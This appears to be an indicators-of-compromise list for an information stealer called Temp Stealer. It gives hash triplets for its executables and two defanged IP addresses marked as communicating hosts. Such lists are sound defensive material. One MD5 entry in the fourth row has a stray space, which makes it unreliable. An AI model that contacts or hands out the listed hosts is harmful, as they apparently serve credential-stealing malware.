49aefb24f729dbd71cef9cb382692ca6 f025735b2dfffe4ae43c5154881a3f7fcd9f32ea d5889aac10527ddc7d4b03407a8933a84a1ea0550f61d442493d4f3237203e3c	MD5 SHA1 Sha256	Temp Stealer Executable
bc6bb3430654d410bd9e40292bf32d77 8b54d67c889e9f13f232cd9b4d72253f9e5af99a 38b387b09dee7eefddcf164239be0bda1fb15285aea27e3f5b1008c7c727929a	MD5 SHA1 Sha256	Temp Stealer Executable
47dbbc7793152a8cb36cde2da0529684 16dc7205c3931c0f873c8b2e236742720d1e3a55 8619435c6dc202f45919fafdc7538d46220f42cadefccdba2cf094eccb09e436	MD5 SHA1 Sha256	Temp Stealer Executable
93353498100428206 89b6d558dff50c1 e98cd5d2e3351d20f348fc983f9e679450c33181 54d6c6372fd8bfb52431986be148d41b021376770ef13a3baf70912488dd3863	MD5 SHA1 Sha256	Temp Stealer Executable
ad14fb5c857053d9bdebc4c63ba0a57d 2322090e024942fad77e0250e8cbc7e691663993 3c0856becfc32d59dc0503adb58d111ae56a1625ee99bdef4bcc5907f91dc69f	MD5 SHA1 Sha256	Temp Stealer Executable
3c9df1d7f4835810fad268435699f1a7 05e0fc8c5cd5da82e94316afe82e8408fab03974 7b9830bfdd87e47b4e6995b3e88640eb690bdef7642c74775e1f3ab89e71d5ce	MD5 SHA1 Sha256	Temp Stealer Executable
c84a51c0e598563ff4c5b2e494da0152 9f345c4e7f192380f7b2d098436a392ecf97ff73 f7cd47dc867e19dfdc37a0e6c59f6993155d4ad03f9b06292f6cd21515a8c234	MD5 SHA1 Sha256	Temp Stealer Executable
dfbb9e4a30a266ea453637ddfe370e14 ddb20679f08d94e84c5e64d5f2fa00f105ad8204 f642d7450c597b067ad47ee5220c8c028f0c28b4473093028e3371b450fad9e0	MD5 SHA1 Sha256	Temp Stealer Executable
4da571eb595d83a4f3ffe3e0047efd8a 063d687a6a88804000162deeb00244d22cfe3228 6330b32586d7b1f4c09193cff1118aa6e33fbe2fcbf174264fe5793e45f20748	MD5 SHA1 Sha256	Temp Stealer Executable
51a4b9154b05dde9c7e14831fc54c6b3 8db134b83a65293dd675c52de2996e1c618b07ef 55d86d705daefee9c692cd742d83ec670b976261d0c2e28ccb4933d4f6483182	MD5 SHA1 Sha256	Temp Stealer Executable

42febc30a814484455ee8f31ee2f2d88	MD5	Temp Stealer Executable
b71332d1aacc1907cdaeaad0cc987621c893f8e7	SHA1	
30a62745d4c135ee3bec73a1d4903cb42add1b2d846c16e65e73ffca41386cf2	Sha256	
72f5de4a2f52c098ba5520ebaa022290	MD5	Temp Stealer Executable
196b144cd138ab958ea0c2b5eb1a641d9936abce	SHA1	
3dcaa05c859118dc53752f74df59f74c05e7919bd0df635584c74dc8077d11c1	Sha256	
18a5458b38dc20ecc4f9c9e50d369563	MD5	Temp Stealer Executable
7187a067b664692344a61eadaf1cd47f580add61	SHA1	
bd95a70300f8cc5bcc0f8d7bdcd269234eff52fa79ecd97c150e58b923b4c51a	Sha256	
2996f780af9b3fdb28971e887ff8436a	MD5	Temp Stealer Executable
294dd0574cc6b953c0bebc1c15b725321073aa82	SHA1	
54f4df7424b205b9931b87bf4b5e5635374165e1ed298642034f2fcc44a7ff70	Sha256	
1f7a139d3c23ded0904a845b7a2db053	MD5	Temp Stealer Executable
39431e960dae6140e4603bddb890de58370b920e	SHA1	
b8ad6a975cec6279208fd7b5073107eefbbfd7ebdb2f674e7bd0578b18484eee	Sha256	
79[.]137[.]199[.]73	IP	Communicating IP
157[.]90[.]126[.]84	IP	Communicating IP